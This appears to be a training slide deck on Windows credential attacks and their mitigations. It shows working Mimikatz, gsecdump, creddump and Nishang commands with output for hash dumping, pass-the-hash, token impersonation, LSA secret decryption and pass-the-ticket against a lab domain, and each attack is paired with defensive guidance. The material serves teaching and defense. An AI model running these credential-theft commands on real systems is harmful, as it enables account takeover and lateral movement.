




Windows Credentials

Attack • Mitigation • Defense

Chad Tilbury
@chadtilbury

15+ YEARS

Computer Crime Investigations
CrowdStrike • Mandiant • US Air Force
OSI Special Agent

SANS INSTITUTE

Senior Instructor and Co-Author:
FOR500: Windows Forensics
FOR508: Advanced Forensics and Incident Response

CONNECT

E-mail: chad.tilbury@crowdstrike.com

LinkedIn: Chad Tilbury


Twitter: @chadtilbury



CHAD TILBURY

TECHNICAL ADVISOR
CROWDSTRIKE SERVICES

Compromising Credentials



- Priority #1 post-exploitation
 - Domain admin is ultimate goal
- Nearly everything in Windows is tied to an account
 - Difficult to move without one
- Easy and relatively stealthy means to traverse the network
 - Account limitations are rare
- “Sleeper” credentials can provide access after remediation

Evolution of Credential Attack Mitigation



- ✓ User Access Control (UAC)
- ✓ Managed Service Accounts
- ✓ KB2871997



- ✓ SSP plaintext password mitigations
- ✓ Local admin remote logon restrictions
- ✓ Protected Processes
- ✓ Restricted Admin
- ✓ Domain Protected Users Security Group
- ✓ LSA Cache cleanup
- ✓ Group Managed Service Accounts



- ✓ Credential Guard
- ✓ Remote Credential Guard
- ✓ Device Guard (prevent execution of untrusted code)

Compromising Credentials: Hashes

Hashes

Tokens

Cached
Credentials

LSA Secrets

Tickets

NTDS.DIT

The password for each user account in Windows is stored in multiple formats: LM and NT hashes are most well known. **TsPkg**, **WDigest**, and **LiveSSP** can be decrypted to provide plaintext passwords (prior to Win8.1)

How are they acquired and used? Hashes are available in the **LSASS** process and can be extracted with admin privileges. Once dumped, hashes can be cracked or used immediately in a Pass the Hash attack.


Common tools: Mimikatz • fgdump • gsecdump • Metasploit • SMBshell • PWDumpX • credump • WCE

Credential Availability

Admin Action	Logon Type	Credentials on Target?	Notes
Console logon	2	Yes*	*Except when Credential Guard is enabled
Runas	2	Yes*	*Except when Credential Guard is enabled
Remote Desktop	10	Yes*	*Except for enabled Remote Credential Guard
Net Use	3	No	Including /u: parameter
PowerShell Remoting	3	No	Invoke-Command; Enter-PSSession
Psexec alternate creds	3 + 2	Yes	-u <username> -p <password>
Psexec w/o explicit creds	3	No	
Remote Scheduled Task	4	Yes	Password saved as LSA Secret
Run as a Service	5	Yes	(w/ user account) -- Password saved as LSA Secret
Remote Registry	3	No	

<https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access-reference-material>

Hash Dumping (Gsecdump)



The image shows a Windows command prompt window with the following text:

```
C:\Temp>PsExec v2.11
Copyright (C) 2001-2004 Sysinternals
Microsoft Windows [Version 5.0.2600.5512]
Copyright (C) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nt authority\local\
C:\Windows\system32>

C:\Temp>gsecdump.exe -a > 1.txt
C:\Temp>
```

The Notepad window, titled "1 - Notepad", displays the output of the gsecdump.exe command, listing system processes and their associated hashes:

```
Administrator(current):500:aad3b435b51404eeaad3b435b51404ee:7d58f0d8560861d105513c74be
Guest(current-disabled):501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
krbtgt(current-disabled):502:aad3b435b51404eeaad3b435b51404ee:70bc2e6bd837b3a18f8cb9fe
svc-printandscan(current):1104:aad3b435b51404eeaad3b435b51404ee:8846f7eaaee8fb117ad06bdd
nfury(current):1105:aad3b435b51404eeaad3b435b51404ee:bfd180b323bfd7259b9ac32b3c44f6b
mhill(current):1106:aad3b435b51404eeaad3b435b51404ee:8846f7eaaee8fb117ad06bdd830b7586c
tdungan(current):1107:aad3b435b51404eeaad3b435b51404ee:a5fc9addf45a352074bca862b2e0bac
pcoulson(current):1108:aad3b435b51404eeaad3b435b51404ee:8846f7eaaee8fb117ad06bdd830b758
nromanoff(current):1109:aad3b435b51404eeaad3b435b51404ee:5073beecd7c83324ab7ddabed5360
svc-bitlocker(current):1113:aad3b435b51404eeaad3b435b51404ee:8846f7eaaee8fb117ad06bdd83
rsydow(current):1114:aad3b435b51404eeaad3b435b51404ee:ea600320ec92f47ffd29cf37f75a98
sharepoint(current):1503:aad3b435b51404eeaad3b435b51404ee:5bbca1afe41eab3f827caeb93293
malsteele(current):1508:aad3b435b51404eeaad3b435b51404ee:3d05f165da97e2d5632743a1b6438
nicsteele(current):1509:aad3b435b51404eeaad3b435b51404ee:cece70d80e760e9a826fb97483a0f
thelyons(current):1510:aad3b435b51404eeaad3b435b51404ee:266e2bb22867a0a3a1834f327fe660
davidawson(current):1511:aad3b435b51404eeaad3b435b51404ee:7264fa7996434c1003921a82730cb
edwturmer(current):1512:aad3b435b51404eeaad3b435b51404ee:93997c0c1d03e59ed982748ed5b2
glebennett(current):1513:aad3b435b51404eeaad3b435b51404ee:299551169a5dd3d1a6db3efb5fffd
```

Pass the Hash (Mimikatz)

C:\> mimikatz 2.1 x86 (oe.oe)

```
mimikatz # sekurlsa::pth /user:srl-helpdesk /domain:WKS-WINXP32BIT /ntlm:4c3f5e9fe4c8fc2f99d47cbb25d7d193 /run:". \psexec.exe -accepteula \\10.3.58.7 cmd.exe"
```

```
user      : srl-helpdesk
domain    : WKS-WINXP32BIT
program   : . \psexec.exe -accepteula \\10.3.58.7 cmd.exe
impersonation : no
NTLM      : 4c3f5e9fe4c8fc2f99d47cbb25d7d193
| PID     : 3540
| TID     : 3680
| LUID 0   : 726278 <00000000:000b1506>
|_ msv1_0 - data copy @ 0029F6A4 : OK !
|_ kerberos - data copy @ 002FF890
|_ aes256_hmac -> null
|_ aes128_hmac -> null
|_ rc4_hmac_nt - OK
|_ rc4_hmac_old - OK
|_ rc4_md4 - OK
|_ rc4_hmac_nt_exp - OK
|_ rc4_hmac_old_exp - OK
|_ *Password replace -> null
```

mimikatz #

\\10.3.58.7: cmd.exe

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```
C:\WINDOWS\system32>C:\WINDOWS\system32>hostname
wks-winxp32bit
```

```
C:\WINDOWS\system32>echo %username%
SRL-Helpdesk
```

```
C:\WINDOWS\system32>
```

Defending Credentials: Hashes

- Prevent admin account compromise
- Stop remote interactive sessions with highly privileged accounts
- Proper termination of RDP sessions
 - Win8.1+ → force the use of Restricted Admin?
 - Win10 → deploy Remote Credential Guard
- Upgrade to Windows 10
 - Credential Guard
 - TsPkg, WDigest, etc. -- SSO creds obsolescence
 - Domain Protected Users Group (PtH mitigation)

Compromising Credentials: Tokens

Hashes

Tokens

Cached
Credentials

LSA Secrets

Tickets

NTDS.DIT

Delegate tokens are powerful authentication resources used for SSO. They allow attackers to impersonate a user's security context, including over the network.

How are they acquired and used? The SeImpersonate privilege lets tokens be copied from processes. The new token can then be used to authenticate as the new user. A target user or service must be logged on or have running processes.

Common tools: Incognito • Metasploit • PowerShell
• Mimikatz

Token Stealing (Mimikatz)

```
C:\_ mimikatz 2.1 x64 (oe.eo)


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::whoami
* Process Token : 3972840 SHIELDBASE\tdungan S-1-5-21-2036804247-3058324640-2116585241-1107 <15g,25p> Primary
* Thread Token : no token

mimikatz # token::elevate /domainadmin
Token Id : 0
User name :
SID name : SHIELDBASE\Domain Admins

7892 3157500 SHIELDBASE\rsydow S-1-5-21-2036804247-3058324640-2116585241-1114 <17g,25p> Primary
-> Impersonated !
* Process Token : 3972840 SHIELDBASE\tdungan S-1-5-21-2036804247-3058324640-2116585241-1107 <15g,25p> Primary
* Thread Token : 3976490 SHIELDBASE\rsydow S-1-5-21-2036804247-3058324640-2116585241-1114 <17g,25p> Impersonation <Delegation>

mimikatz # _
```



Defending Credentials: Tokens

- Prevent admin account compromise
- Stop remote interactive sessions with highly privileged accounts
- Proper termination of RDP sessions
 - Win8.1+ → force the use of Restricted Admin Mode?
 - Win10 → deploy Remote Credential Guard
- Account designation of “Account is Sensitive and Cannot be Delegated” in Active Directory
- Domain Protected Users security group accounts do not create delegate tokens

Compromising Credentials: Cached Credentials

Hashes

Tokens

Cached Credentials

LSA Secrets

Tickets

NTDS.DIT

Stored domain credentials to allow logons when domain controller access is unavailable. Most systems cache the last 10 logon hashes by default.

How are they acquired and used? Cached credentials must be cracked. Hashes are salted and case-sensitive, making decryption very slow. These hashes cannot be used for Pass the Hash attacks.

Common tools: `cachedump` • `Metasploit`
• `PWDumpX` • `creddump`

Offline Cached Credentials Extraction (Creddump)

```
root@siftworkstation: /tmp
root@siftworkstation:/tmp# ./pwdump.py SYSTEM SAM true ← Local NT Hashes

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SRL-Helpdesk:1001:aad3b435b51404eeaad3b435b51404ee:4c3f5e9fe4c8fc2f99d47cbb25d7d193:::

root@siftworkstation:/tmp# ./cachedump.py SYSTEM SECURITY true ← Cached Hashes

mhill:7a5dd302303f91a96a69f42d425c865e:shieldbase:shieldbase.local
nromanoff:0c03b211531aaa2093d3eee937578764:shieldbase:shieldbase.local
rsydow:f319886255a0208803b104762ed8efee:shieldbase:shieldbase.local
tdungan:76f1ae9bdac93431fc5d6898843d7494:shieldbase:shieldbase.local
nfury:316c8065abbd3c3ce00fabee8768bb4f:shieldbase:shieldbase.local
vibranium:7b3b37913cb06808b6793d8df35b1578:shieldbase:shieldbase.local
```

The creddump utilities can extract hashes, cached credentials and LSA Secrets from offline registry hives:
github.com/Neohapsis/creddump7

Defending Credentials: Cached Credentials

- Prevent admin account compromise
- Limit number of cached logon accounts
 - SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon (*cachedlogonscount* value)
 - A *cachedlogonscount* of zero or one is not always the right answer
- Enforce password length and complexity rules
 - Brute force cracking is required for this attack
- Domain Protected Users security group accounts do not cache credentials

Compromising Credentials: LSA Secrets

Hashes

Tokens

Cached

Credentials

LSA Secrets

Tickets

NTDS.DIT

Credentials stored in the registry to allow services or tasks to be run with user privileges. In addition to **service accounts**, may also hold application passwords like VPN or auto-logon credentials.

How are they acquired and used? Administrator privileges allow access to encrypted registry data and the keys necessary to decrypt. Passwords are plaintext

Common tools: Cain • Metasploit • Mimikatz
• gsecdump • PWDumpX • credump • PowerShell

Decrypting LSA Secrets (Nishang)

```
Administrator: Windows PowerShell (x86)
PS C:\temp> Enable-DuplicateToken
PS C:\temp> Get-LsaSecret
```

Name	Account	Secret	ComputerName
----	-----	-----	-----
\$MACHINE.ACC		□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□	SRV08
DefaultPassword		ROOT#123	SRV08
DPAPI_SYSTEM			SRV08
NL\$KM		□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□	SRV08
_SC_MSSQLSERVER	CORP\sql-service	sq!@dmsq!@dm	SRV08

Get-LsaSecret.ps1 from the Nishang PowerShell pentest framework used to dump (and decrypt) LSA Secrets

<https://github.com/samratashok/nishang>

Defending Credentials: LSA Secrets

- Prevent admin account compromise
- Do not employ services or schedule tasks requiring privileged accounts on low trust systems
- Reduce number of services that require domain accounts to execute
 - Heavily audit any accounts that must be used
- (Group) Managed Service Accounts

Compromising Credentials: Tickets

Hashes

Tokens

Cached
Credentials

LSA Secrets

Tickets


NTDS.DIT

Kerberos issues tickets to authenticated users that can be reused without additional authentication. Tickets are cached in memory and are valid for 10 hours.

How are they acquired and used? Tickets can be stolen from memory and used to authenticate elsewhere (Pass the Ticket). Further, access to the DC allows tickets to be created for any user with no expiration (Golden Ticket). Service account tickets can be requested and forged, including offline cracking of service account hashes (Kerberoasting).

Common tools: Mimikatz • WCE • kerberoast

Pass the Ticket (Mimikatz)



```
C:\Temp>klist
Current Logon Ticket: C:\Temp\klist
Cached Tickets: (1)
#0> Client: rsydow @ SHIELDBASE.LOCAL
Server: krbtgt/SHIELDBASE.LOCAL @ SHIELDBASE.LOCAL
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 11/26/2016 22:32:18 <local>
End Time: 11/27/2016 8:32:18 <local>
Renew Time: 12/3/2016 22:32:18 <local>
Session Key Type: AES-256-CTS-HMAC-SHA1-96

Administrator: Command Prompt
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # kerberos::ptt [0;294e901-2-0-40e00000-rsydow@krbtgt-SHIELDBASE.LOCAL.kirbi
kirbi
* File: '[0;294e901-2-0-40e00000-rsydow@krbtgt-SHIELDBASE.LOCAL.kirbi': OK
mimikatz # exit
Bye!
C:\Temp\klist
Current LogonId is 0:0x36c194
Cached Tickets: (1)
#0> Client: rsydow @ SHIELDBASE.LOCAL
Server: krbtgt/SHIELDBASE.LOCAL @ SHIELDBASE.LOCAL
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 11/26/2016 22:32:18 <local>
End Time: 11/27/2016 8:32:18 <local>
Renew Time: 12/3/2016 22:32:18 <local>
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

Kerberos Attacks

Pass the Ticket	Steal ticket from memory and pass or import on other systems
Overpass the Hash	Use NT hash to request a service ticket for the same account
Kerberoasting	Request service ticket for highly privileged service & crack NT hash
Golden Ticket	Kerberos TGT for any account with no expiration. Survives full password reset
Silver Ticket	All-access pass for a single service or computer
Skeleton Key	Patch LSASS on domain controller to add backdoor password that works for any domain account

Defending Credentials: Tickets

- Credential Guard (Win10+)
 - Domain Protected Users Group (Win8+) – Some attacks
- Remote Credential Guard (Win10+)
 - Restricted Admin (Win8+)
- Long & complex passwords on service accounts (to prevent Kerberoasting)
 - Change service account passwords regularly
 - Group Managed Service Accounts are a great mitigation
- Audit service accounts for unusual activity
- Change KRBTGT password regularly (yearly)

Kerberos Attack Mitigations

Attack Type	Description	Mitigation
Pass the Ticket	Steal ticket from memory and pass or import on other systems	Credential Guard; Remote Credential Guard
Overpass the Hash	Use NT hash to request a service ticket for the same account	Credential Guard; Protected Users Group; Disable RC4 authentication
Kerberoasting	Request service ticket for highly privileged service & crack NT hash	Long and complex service account passwords; Managed Service Accounts
Golden Ticket	Kerberos TGT for any account with no expiration. Survives full password reset	Protect domain admin accounts; Change KRBTGT password regularly
Silver Ticket	All-access pass for a single service or computer	Regular computer account password updates
Skeleton Key	Patch LSASS on domain controller to add backdoor password to any account	Protect domain admin accounts; Smart card usage for privileged accounts

Compromising Credentials: NTDS.DIT

Hashes

Tokens

Cached
Credentials

LSA Secrets

Tickets

NTDS.DIT

Active Directory Domain Services (AD DS) database holds all user and computer account hashes (LM/NT) in the domain. Encrypted, but algorithm is well known and easy to defeat.

How is it acquired and used? Located in the **\Windows\NTDS** folder on the domain controller. The file is locked, so admin access is required to load a driver to access raw disk, or use the Volume Shadow Copy Service.

Common tools: **ntdsutil** • **VSSAdmin** • **NTDSXtract**
